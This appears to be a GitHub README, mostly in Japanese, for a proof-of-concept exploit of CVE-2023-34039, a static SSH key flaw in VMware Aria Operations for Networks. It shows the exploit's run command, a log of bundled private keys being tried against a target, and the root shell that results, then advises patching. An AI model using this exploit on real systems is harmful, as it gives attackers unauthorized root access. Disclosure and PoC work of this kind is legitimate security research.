
 syedhafiz1234/cve-2023-34039
CVE-2023-34039

CVE-2023-34039 VMWare Aria Operations for Networks (vRealize Network Insight) 静的SSHキーRCEのPOC
この脆弱性の根本原因分析は私のブログにあります:
https://summoning.team/blog/vmware-vrealize-network-insight-rce-cve-2023-34039/
VMWare Aria Operations for Networks (vRealize Network Insight) バージョン6.0から6.10では、support および ubuntu ユーザーのSSHキーが再生成されなかったため、SSHアクセスを持つ攻撃者がこの製品のrootシェルアクセスを取得できました。
この問題は、Harsh Jaiswal (@rootxharsh) と Rahul Maini (@iamnoooob) によって ProjectDiscovery Research で VMWare に報告されました。
私はエクスプロイトを書いただけです。それをエクスプロイトと呼べるならの話ですが、基本的にはSSHコマンドのラッパーです。

python CVE-2023-34039.py --target 192.168.1.16
(!) VMWare Aria Operations for Networks (vRealize Network Insight) Static SSH key RCE (CVE-2023-34039)

(*) Exploit by Sina Kheirkhah (@SinSinology) of Summoning Team (@SummoningTeam)

(*) Trying key: keys/vrni-6.2.0/id_rsa_vnera_keypair_6.2.0_collector

(*) Trying key: keys/vrni-6.2.0/id_rsa_vnera_keypair_6.2.0_platform

(*) Trying key: keys/vrni-6.10.0/id_rsa_vnera_keypair_6.10.0_platform


********************************** ATTENTION **********************************
 NTP Service is not healthy.
 IMPACT: It may affect the proper working of other services.
 ACTION: Restore the service using 'ntp' CLI command.
********************************** ATTENTION **********************************
support@vrni-platform-release:~$ sudo -i
root@vrni-platform-release:~# id
uid=0(root) gid=0(root) groups=0(root)
root@vrni-platform-release:~# hostname
vrni-platform-release
root@vrni-platform-release:~#
最新バージョンに更新するか、Progress Advisory 内の手順に従って緩和してください。






